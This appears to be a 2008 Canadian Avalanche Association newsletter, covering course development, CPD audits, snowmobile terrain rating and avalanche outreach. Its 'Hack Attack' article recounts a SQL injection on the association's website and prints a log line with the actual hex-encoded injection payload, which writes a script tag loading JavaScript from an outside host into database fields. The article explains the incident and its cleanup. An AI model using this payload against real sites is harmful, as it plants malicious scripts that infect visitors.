- Describing a structured process for assessing risk
- Presenting the link between avalanche risk and management*
- Presenting means for communicating hazard and risk

* Examples of risk management applications may be used to illustrate the need for and end use of risk assessments, but the techniques and procedures used to manage avalanche risk are beyond the scope of this course.

Candidate Description

This course is intended for avalanche technicians preparing for employment in avalanche forecasting, risk management and planning positions. Qualified applicants' performance should be consistent in a wide range of moderately challenging situations but may falter with high challenge.

Minimum Prerequisites

Required

- CAA Avalanche Operations Level 2 (or equivalent training/experience).
- CAA Introduction to Weather Skills for Avalanche Workers (or equivalent training/experience).
- Two seasons of employment in avalanche work after completion of the CAA Level 2 course.

Strongly Recommended

- CAA Introduction to Avalanche Mapping Certificate.
- CAA Advanced Weather Skills for Avalanche Workers Certificate.
- Minimum two seasons experience as an avalanche technician under the supervision of a qualified avalanche forecaster or avalanche planner.

One of the biggest challenges in this project to date has been definitions. A significant amount of time is being devoted to the development of standardized terminology for this project. This isn't developing new knowledge as such, but we are taking important content and knowledge already present in the community and on other CAA courses, like the Level 2 and mapping programs.

What is unique to this project is the development of a common language and a common understanding of what we do as avalanche workers, beyond that of data collection (Level 1) and analysis and assessment of present conditions (Level 2). What we do is more than this and we've all known that for quite some time. The idea of further training after the Level 2 has been around for 20 years, according to some long time members of the CAA. While this isn't a Level 3, it is a significant new program and, just like all our programs, it will continue to grow and change over time.

Many members have expressed interest in taking this course. I hope this short article gives you a window, however small, into the project and the fruit it is starting to bear. The course in the spring will be open to the membership at large and we will be sure to let you all know when the project is complete and dates are set for the spring course. Stay tuned to your monthly member e-mail for more information.

In the meantime I would highly recommend you get a copy of Ed LaChapelle's seminal paper "The Fundamental Processes in Conventional Avalanche Forecasting" first published in 1980 in the *Journal of Glaciology* Vol 25, No. 94 pp75-84. While being a tad over 100 words it does a pretty good job of defining what we do and is on the required reading list for the course currently in development. And before you forget, make sure you e-mail me your description of avalanche forecasting. Let's see what we collectively think what the work we do truly is.

Avalanche Hazard Forecasting and Risk Assessment
Development Workshop Participants

Robb Andersen
Colani Bezzola
Dwayne Congdon
Marc Deschêne
James Floyer
Pascal Haegeli
Rowan Harper
Phil Hein
Clair Israelson
Alan Jones
Karl Klassen
Bruce McMahon
Marc Piché
Dave Smith
Dave Stark
Grant Statham
Chris Stethem
Randy Stevens
Ian Tomm

Hack Attack

By Mary Clayton

First, the bad news—our website was attacked by a something called a SQL injection this summer. The good news (or at least the slightly-better-than-bad news) is that we're not the only ones. According to *Wired* magazine, SQL injections hit something like half a million websites by May of this year, including the United Nations, UK Government sites and the US Department of Homeland Security. Of course, being in good company doesn't make fixing the problem any easier; it just makes us feel a bit better to know that the hackers aren't specifically targeting snow geeks.

SQL injections have been a known threat for a number of years but this year they became automated. Someone wrote a program that could scan websites, searching for vulnerabilities in their software. Once the weakness is found, malicious code is injected into various databases, causing no end of havoc.

In our case, the SQL injection got in through our discussion forums. Once there it attacked our membership database tables, ITP registration and the members' only site. Nothing was stolen and the security of our membership and student information was never compromised at any time but the functionality of our site was severely damaged. What hurt most was the mess it made of our ITP registration process. If you were trying to register for a course this summer, or spoke to someone who was, you'll be familiar with the problems this thing caused.

"Every time we tracked down the malicious code, we'd have to plug the hole it got in through," explains CAA Operations Manager Ian Tomm. "We'd plug one, they'd find another. This game of cat and mouse went on for almost a month!" Chasing this thing meant the ITP online registration would be up, then shut down, up again, and then down again. It was a frustrating process for everyone involved, including Audrey Defant, the CAA's Client Services Manager and the point person for ITP registration.

"The worst part was coming in to the office and finding out that overnight we'd been attacked again," explains Audrey. "We'd have to shut down, which meant no one could go online to register. Then we'd have to restore the website from our backup system to a time prior to when we were hacked into. So if anyone had registered online after the attack but before the site was shut down, their information would be lost."

The system automatically sends a confirmation e-mail to online registrants, even those whose information went into a black hole. After every attack, Audrey had to painstakingly cross-reference the e-mail confirmations with the people who had actually made it safely into the database. She'd then have to track down those whose registrations had been lost and get them to register again. "It was frustrating for me and the students."

Through Audrey's hard work, most of the students were back on track in time for registration deadlines. However, there were a few who ended up missing the courses they wanted. "We tried to accommodate as many as we could," explains Audrey, "but if I couldn't physically contact the people whose registrations were lost overnight, I had no way of being able to re-create the data." Despite the mess, Audrey reports only a few students lost their temper. "I can't really blame them for it," she adds.

The damage would have been much worse were it not for the dedication of our web team. Our Information Technology Manager Yves Richard and contract software developer Chris Larson were key to handling the attack. "I can't say enough about these guys," says Ian. "They were on the problem literally within minutes." From his home in Golden, Yves worked through the system to find the holes. And from his base in Victor, Idaho, Chris would devise ways of plugging the holes so the worm couldn't enter in that way again. "For a while all we could do was deal with the symptoms and clean up the database each time we were attacked," says Chris. "Eventually information on the how the attack worked surfaced on the internet and we could take a comprehensive approach to secure the website."

So what have we learned? Over the course of the summer we completely rebuilt the avalanche.ca website from the ground up using a new content manager. In the process we took all the lessons we learned from this fiasco and built in safeguards to make sure something like this will never happen again. Of course, there are evil geniuses out there who seem to have made it their life's work to mess up the internet. Our best defence is to stay current with best practices in website security and be thankful there are always bigger targets out there.

A sample of the code that was injected into the CAA databases

2008-07-09 22:58:18 W3SVC2132476717 209.91.125.122 GET /Forums/
ShowPost.aspx PostID=3399;DECLARE%20@S%20VARCHAR(4000);SET%20@S=CA
ST(0x4445434C41524520405420564152434841522832353529 2C4043205641524
34841522832353529204445434C415245205461626C655F437572736F722043555
2534F5220464F522053454C45435420612E6E616D652C622E6E616D652046524-
F4D207379736F626A6563747320612C737973636F6C756D6E732062205748
45524520612E69643D622E696420414E4420612E78747970653D277527204
14E442028622E78747970653D3939204F5220622E78747970653D3335204-
F5220622E78747970653D323331204F5220622E78747970653D3136372920
4F50454E205461626C655F437572736F72204645544348204E4558542046
524F4D205461626C655F437572736F7220494E544F2040542C40432057484
94C45284040464554348 5F5354415455533D302920424547494E2045584543
28275550444154452 05B272B40542B275D20534554205B272B40432B275D3-
D525452494D28434F4E56455254285641524348415228343030302 92
C5B272B40432B275D29292B27273C736372697074207372633D687474703A2
F2F7777772E706F727474772E6D6F62692F6E67672E6A733E3C2F736372697074
3E27272729204645544348204E4558542046524F4D205461626C655F437572736
F7220494E544F2040542C404320454E4420434C4F5345205461626C655F437572
736F72204445414C4C4F43415445205461626C655F437572736F7220%20AS%20
VARCHAR(4000));EXEC(@S);-- 80 - 190.199.253.148 Mozilla/4.0+(compat
ible;+MSIE+7.0;+Windows+NT+5.1;+.NET+CLR+2.0.50727) 302 0 0

In my experience with registering during this website mess, Audrey was very professional throughout the process. I could tell she had an onslaught of expectations from lots of people but she was able to see what would be a reasonable course of action. She handled herself really well.

Alex Baechler
Level 2 student

New Process for CPD Auditing

By Ken Bibby

Continuing professional development (CPD) is vital to the health and credibility of our association. It is the responsibility of the Membership Committee to ensure CAA members are keeping abreast of current knowledge and best practices. The committee audits professional and active members, who are then responsible for demonstrating compliance with the terms and conditions of the CAA's CPD guidelines.

Up until recently, there has been no standardized process for choosing which members should be audited. We needed a transparent method of selecting members that can be handed down to subsequent members of the membership committee. So, I sat down with a pencil and paper and worked out a process that will serve our needs—hoping that I wouldn't injure my brain in the process!

Professional (10 audits annually)

1. Acquire a current (Excel spreadsheet) list of Professional Members.
2. The first name on the list to be audited will correspond with the last digit of the current year. For example: 2003 = #3, 2008 = #8; 2010 = #10, 2011 = #1.
3. Identify the total number of members, subtract the number identified in step 2, and divide by 9 (or a number that when divided into the total number of members, will equal close to 10). For example: As of 2008, there are 376 Professional Members; (376 - 8) / 9 = 41.
4. Begin with the member identified in step 2 and add the number identified in step 3 to reach the next member to be audited. Continue adding that same number until 10 names have been identified. For example: 8 + 41 = 49, 49 + 41 = 90, 90 + 41 = 131, etc.
5. If the last number in step 4 exceeds the total number of members, identify the next name by working backwards from the end of the list.
6. A member should not be identified for a CPD audit more than once in a five-year period. If a member is identified for an audit who has already participated within the past five years, go to the next name on the list.

Active (5 audits annually)

1. Acquire a current (Excel spreadsheet) list of Active Members.
2. The first name on the list to be audited will correspond with the last digit of the current year. For example: 2003 = #3, 2008 = #8; 2010 = #10, 2011 = #1.
3. Identify the total number of members, subtract the number identified in step #2 and divide by 4 (or a number that when divided into the total number of members, will equal close to five). For example: As of 2008, there are 117 Active Members; (117 - 8) / 4 = 27.
4. Begin with the member identified in step 2 and add the number identified in step 3 to reach the next member to be audited. Continue adding that same number until five names have been identified. For example: 8 + 27 = 35, 35 + 27 = 62, 62 + 27 = 89, 89 + 27 = 116.
5. If the last number in step 4 exceeds the total number of members, identify the next name by working backwards from the end of the list.
6. A member should not be identified for a CPD audit more than once in a five-year period. If a member is identified for an audit who has already participated within the past five years, go to the next name on the list.

Record Keeping

1. Audits should begin no later than May 1, and should be completed no later than September 1.
2. A list of each year's successful audited members will appear in the fall issue of *avalanche.ca*.
3. The Director of the Membership Committee is responsible for submitting a summary of yearly audits to CAA Client Services. This summary will be kept for future reference and continuity between incoming and outgoing Membership Directors.

>>Ken Bibby is Membership Director for the CAA and CAC Boards of Directors

Rating Snowmobile Trails

By Ken Gibson

The Ministry of Tourism Culture and the Arts (MTCA) supports the CAC in its endeavor to get people who recreate in the backcountry to use the Avaluator.

Snowmobile clubs in BC that groom trails on crown land must enter into a user agreement with the Recreation Sites and Trails Branch of the MTCA. Under these agreements, clubs are given the authority to charge a fee for the trails they groom.

This branch of the MTCA then works with the clubs to ensure the safe snowmobile use of trails under agreement, by assisting with such things as road maintenance, parking lot construction and bridge repairs. To further promote safe use of trails in avalanche terrain, the MTCA would like to encourage and support the use of the Avaluator. Two initiatives are being undertaken to achieve that goal.

In order for the Avaluator to work, the terrain must be rated. The CAC has completed terrain classification for a number of highly used popular areas in the province, but have focused mainly on ski touring. Now, the Recreation Sites and Trails Branch is working with snowmobile clubs interested in rating terrain for their agreement areas. Currently we are working with the Eagle Valley Snowmobile Club to help them rate the terrain in the areas used by their club members. The club's input is a valuable part of this process, given their local knowledge of riding areas, routes and play areas being used.

The rated terrain information will be used for trailhead signs and brochures to promote the use of the Avaluator. Our aim is to make trailhead signs and brochures look much like ski trail maps, designed to catch people's attention while educating them to the type of terrain they will be entering.

These initiatives are being developed for the Revelstoke area where there is local expertise. Our intent is to develop a process or template for determining terrain classification for use by other clubs that have partnership agreements with MTCA for the management and maintenance of snowmobile trails. Working together with clubs and the CAC, the MTCA is helping to promote safe and responsible use of the backcountry.

>>Ken Gibson is the MTCA Recreation Officer for the Columbia Shuswap District

Did you know?

Number of backcountry trips rated on the Avalanche Terrain Exposure Scale as of November, 2008

601	Skiing
38	Out of bounds
96	Snowmobile
72	Ice climbing

Graham Helfrick

CAC Outreach

By Jennifer George

Our early-season programs and services are ready to go and we're looking forward to a great winter. Here's an overview of what's planned.

Backcountry Avalanche Workshops
Presented by Columbia Brewery

These full-day workshops are designed to attract recreational backcountry users who are looking to expand their skills and keep abreast of new technology. This year's workshop format will mirror last season's with presentations from the CAC forecaster team, local professionals with beta on local routes, and first-person accounts of backcountry avalanche incidents. Also, members of the University of Calgary's ASARC team will be presenting research at the workshops in Vancouver, Banff and Nelson. Admission is $20 and includes an Avaluator. Tickets will be available at the door.

November 1 – Vancouver, University of British Columbia Student Centre
November 8 – Nelson, Prestige Lakeside Resort
November 22 – Banff, Banff Centre, Max Bell Auditorium
November 22 – Whitehorse, Yukon Beringia Interpretive Centre

We have also scheduled CPD sessions specifically for AST providers on the Sunday immediately following the BAW events in Vancouver, Banff and Whitehorse. CPD Cost for CAA members will be $50. Registration is available on line for these CPD sessions. Please register soon as these courses and venues may be cancelled if there is insufficient enrollment

Avalanche Awareness Days
Presented by Canadian Pacific

Avalanche Awareness Days is scheduled for January 10-11, 2009, and our media-focused national event will be at Revelstoke Mountain Resort. The CAC will also hold a simultaneous event at Boulder Mountain for snowmobilers during the weekend. The weekend will include mock rescues, beacon demonstrations and races, snow science demonstrations and avalanche rescue dog demonstrations. Those of you in the Revelstoke area who would like to volunteer your time at the event at RMR or Boulder Mountain, please e-mail me at jgeorge@avalanche.ca .

Over 30 satellite communities participate in Avalanche Awareness Days across Canada. We will post the participating venues on our website by early December. If you are an employee or affiliated with a ski resort or snowmobiling club, and you would like to host an Avalanche Awareness Days, we have posted information on our website about how to organize such an event in your community and listing the support the CAC can offer. Click on "Knowledge Centre" and follow the links.

AST course in the Rockies. Ian Tomm

This chart, showing the CAC's Snowmobile Outreach schedule this winter, appears in the fall trade show issue of the popular sledding magazine SnoRiders West. This is the second year the CAC has used this venue to advertise the events offered by the Snowmobile Outreach team, Lori Zacaruk and Amber Wood. The two women travel through Saskatchewan, Alberta and BC giving two-hour avalanche awareness seminars and attending other outreach events to highlight the CAC's avalanche education programs and services.

Course/Clinic/Show	Location	Dates
Canadian Avalanche Centre Event Listings Please see www.avalanche.ca for details		
Avalanche Awareness 2 hr. Seminar	Fort McMurray, AB	October 21
Alberta Snowmobile Show	Edmonton, AB	October 24-26
Avalanche Awareness 2 hr. Seminar	Spruce Grove, AB	October 27
BC Snowmobile Show	Vernon, BC	October 31 - November 2
Backcountry Avalanche Workshop	Vancouver, BC	November 1
Avalanche Awareness 2 hr. Seminar	Red Deer, AB	November 5
Avalanche Awareness 2 hr. Seminar	Lloydminster, AB/SK	November 6
Saskatchewan Snowmobile Show	Saskatoon, SK	November 7-9
Avalanche Awareness 2 hr. Seminar	Saskatoon, SK	November 9
Backcountry Avalanche Workshop	Nelson, BC	November 8
Backcountry Avalanche Workshop	Whitehorse, YK	November 22
Southern Alberta Snowmobile Show	Calgary, AB	December 6-7
Avalanche Awareness 2 hr. Seminar	Calgary, AB	December 10
Avalanche Awareness Days	Mountain Communities	January 10-11
CAC Avy Awareness Days - National Event	Revelstoke, BC	January 9-11
Avalanche Awareness 2 hr. Seminar	Edson, AB	January 27
Avalanche Awareness 2 hr. Seminar	Caroline or Whitecourt, AB	January 28
Schedules as of Sept. 8/08. Please pre-register. Dates and locations subject to change. Related website: www.zacstracs.com. Backcountry Workshops and Avalanche Awareness Days please contact CAC at 250-837-2141. To schedule a seminar for your community, please contact Lori at snowmobile@avalanche.ca or 403-850-3042.		
YAMAHA Amber Wood Avalanche skills training courses, women's riding clinics, guiding. amberwood@bccsoa.com • 250-420-7576.		
AST 1 - Classroom Session (8 hrs)	Sicamous/Salmon Arm, BC	November 16
AST 1 - Evening Classroom Sessions (4 hrs/4 hrs)	Kamloops, BC	November 17-18
AST 1 - Evening Classroom Sessions (4 hrs/4 hrs)	Vernon, BC	November 19-20
ITP 1 - Snowmobile Operations (CAA) 5 days - Prof. Avalanche Training	Nelson, BC	December 1-5
AST 1 - Classroom & Field Sessions (16 hrs)	Revelstoke, BC	December 13-14
ITP 1 - Snowmobile Operations (CAA) 3.5 days - Prof. Avalanche Field Training	Revelstoke, BC	January 4-7
AST 1 - Field Day (8 hrs)	Sicamous, BC	January 11
AST 1 - Classroom & Field Sessions (16 hrs)	Revelstoke, BC	January 17-18
Women's ONLY Riding & Avalanche Awareness Clinic	Revelstoke, BC	January 24-25
*Additional FIELD Sessions TBA, *Available for Custom Group Bookings		
ZACSTRACS Winner of the CCSO Snowmobile Related Company of the Year for 2007. Hands-on field training for 1,200 sledders in past nine years. 403-850-3042. HIGH RIVER MOTORSPORTS		
AST 1 - Classroom & Beacon Workshops	Fort McMurray, AB	October 20-23
AST 1 - Classroom Evenings	Leduc, AB	Oct 29-30/Jan 13-14
AST 1 - Classroom Evenings	Calgary, AB	November 17&20
AST 1 - Classroom Day	Lousana, AB	November 22
AST 1 - Classroom Evenings	Lethbridge, AB	November 25-26
AST 1 - Classroom Evening & Day	Gravelbourg, SK	November 27-28
AST 1 - Classroom & Beacon Workshop	Regina, SK	November 28-29
AST 1 - Classroom & Beacon Workshop	Saskatoon, SK	November 30
AST 1 - Classroom Evenings	Lloydminster, AB/SK	December 1-2
Beacon Workshop	Leduc, AB	December 3
Beacon Workshop	Red Deer, AB	December 4
AST 2 - Advanced	Golden, BC	December 6-7/January 3-4
AST 1 - Field Sessions	Mountain Communities	December 8-March 9
AST 1 - Classroom & Field Sessions	Priest Lake, ID	January 2-4
AST 1 - Classroom & Field Sessions	Valemount, BC	Jan16-18/Feb 27-Mar 1
AST 1 - Classroom & Field Sessions	Golden, BC	January 31-February 1
AST 1 - Avalanche Skills Training Level 1 replaces RAC - Introductory Recreational Avalanche Course. ITP 1 - Industry Training Programs Level 1 for Snowmobile Operations - Canadian Avalanche Association. Course dates and locations subject to change without notice. Please contact course provider to pre-register.		

Snowmobile Outreach Program

This past season, snowmobilers lead the fatality statistics for avalanche deaths. The CAC Operations Manager John Kelly attended the International Snowmobile Congress meeting this past summer and met with many of the leaders in the industry to discuss getting our prevention message out to the riders—take a course, carry the gear, and go to www.avalanche.ca for up-to-date information.

CAC's Snowmobile Outreach Team, Lori Zacaruk and Amber Wood, have planned a busy schedule for this winter season, hosting many evening avalanche safety sessions in communities across BC and Alberta. We have placed the ad you see here in the trade show issue of SnoRiders West with all the dates for the outreach team. Amber and Lori have also planned to attend these four large snowmobile shows this fall:

Edmonton AB – Oct 24-26
Vernon BC – Oct 31-Nov 2
Saskatoon SK – Nov 7-9
Calgary AB – Dec 6-7

Trail Signs

Land managers such as BC's Ministry of Tourism, Culture and the Arts (MTCA) will be implementing new trail head signs this coming season in snowmobile and backcountry ski areas that have terrain rated under the ATES standard. Look for new signs in popular places in Revelstoke such as Frisby Ridge and Boulder Mountain. We are working with many organizations including MTCA to get more popular snowmobile areas rated under the ATES criteria. So far, 735 trips have been rated and can be accessed utilizing our web based trip planner: www.avalanche.ca/CAC_bulletin_TripPlanner

>>Jennifer George is the CAC's Marketing and Sponsorship Manager

New Visual Resource for AST Instructors

Some 5000 people were taught recreational avalanche courses this past winter, using curriculum and materials created by the CAC. This is an important and vital program and we work hard to find ways to continually offer the best service possible to AST instructors. At the AST instructor meeting this past May, a request was made to work on making more visual resources available, specifically relevant video that can be linked to the curriculum.

After rewriting the curriculum itself, as we did last season, sourcing and collating video and still images seems to be the next logical step. This fall we've contracted out the job of gathering all the material available, breaking it into discrete units (video clips) according to relevancy, and linking those video clips to the relevant sections of the curriculum.


Janette Vickers is a local teacher with a Masters degree in education who will be handling this project for us. Janette taught recreational avalanche courses for almost 10 years, so she's very familiar with the material. We feel fortunate to have such a skilled person available to us to take on this project, and confident that it is in good hands.

We are not working towards a "cookie-cutter" approach, where all AST instructors are expected to use the same videos in some prescribed order. The concept of each instructor putting their own stamp on their courses is core to this program. As these resource materials are developed, that approach will remain fundamental.

We're excited to move forward on this front and there will be more developments to tell you about as the season progresses. If you have questions or want to know more, contact our new point person for all things AST Nancy Geismar. She can be reached at ngeismar@avalanche.ca.


Nunavut Avalanche Awareness Days

In our last issue, we had an article on Nunavut's first Avalanche Awareness Days, written by Andrew Maher, who is the Public Safety Coordinator for the Nunavut Field Unit of Parks Canada and the organizer of the event. Unfortunately we didn't have any photos at that time so we wanted to fix that omission in this issue. It was a great event and according to Andrew, the community is already looking forward to next year's success.



Parks Canada staff and local search and rescue volunteers from Pond Inlet practice their avalanche rescue skills.

Andrew Maher



Students in Pangnirtung, Nunavut.

Billy Etooangat

Community members visit the avalanche safety booth in the Pond Inlet Co-op.

Andrew Maher

Focus on the Rockies

The CAC and partners take aim at early-season backcountry users in the Rocky Mountains.

By Mary Clayton

With better accident reporting and improved data analysis tools, a startling trend in avalanche accidents has been revealed. A review of fatalities over the past 20 years show that accidents in the Rockies account for 50% of the recreational avalanche deaths from mid-October to mid-December. Now that pattern has been identified, the CAC and its partners are working to improve the focus on prevention.

There are two main observations gleaned from the accident accounts. First, a significant proportion of the victims—25% of the total—were unprepared for avalanche season. That means no one in the party had transceivers, probes, or shovels. The other pattern we have discerned is that 25% of the victims were choosing trips that were too aggressive for the conditions—doing March routes in November.

"Preventability is the common theme here," says CAC Operations Manager John Kelly. "It's clear that we need to raise awareness of some common mistakes people are making in the backcountry this time of year. People are enthusiastic to get out in the mountains and excited to get going on the winter season. Our focus is on education so we need to create clear messages and get them out as effectively as possible."

Parks Canada's Mountain Risk Specialist Grant Statham notes that many of these early-season accidents involve ice climbers. As a long-time tool swinger, Grant can relate to the desire to get on the ice as soon as possible. "Early season is an exciting time to climb in the Rockies," he explains. "There are almost always awesome, long routes to be done, many of them low-angled ice runnels that get covered with snow later in the year. However, the only reason these can get climbed is because we are below threshold for avalanches. Once there is significant snow depth, then people should just forget about them. They are only appropriate when there is no avalanche hazard."

The vast majority of all the early-season accidents involved isolated pockets of locally deep, drifted snow, when the valley bottoms and most of the approaches were snow free. Armed with this knowledge, we now hope to improve our aim. Working with our partner agencies in the Rockies, we are developing appropriate public messages aimed at those identified target audiences. We know more about the type of mistakes being made, so we can help backcountry users make better decisions. Now we are working on getting that message out.

"Based on CAC experience, an information campaign about early season conditions in the Rocky Mountains and how you can prepare yourself for avalanches stands a good chance of gaining coverage," says John Kelly. "Moreover, in the context of preventative messaging we can present a positive and non-sensational image around managing avalanche risks and responsible backcountry use."

Working together with Parks Canada, Kananaskis Country, the Alpine Club of Canada and the Association of Canadian Mountain Guides, we have sketched out some strategies that, by the time you read this, should already be in play. A leaflet is planned (in English and French) that will be handed out to participants at a variety of backcountry-oriented events. We are also planning a media campaign and participation in online discussion forums. This past season there were an unprecedented number of early-season avalanche fatalities. Hopefully, with more education and awareness, we won't see that trend again.

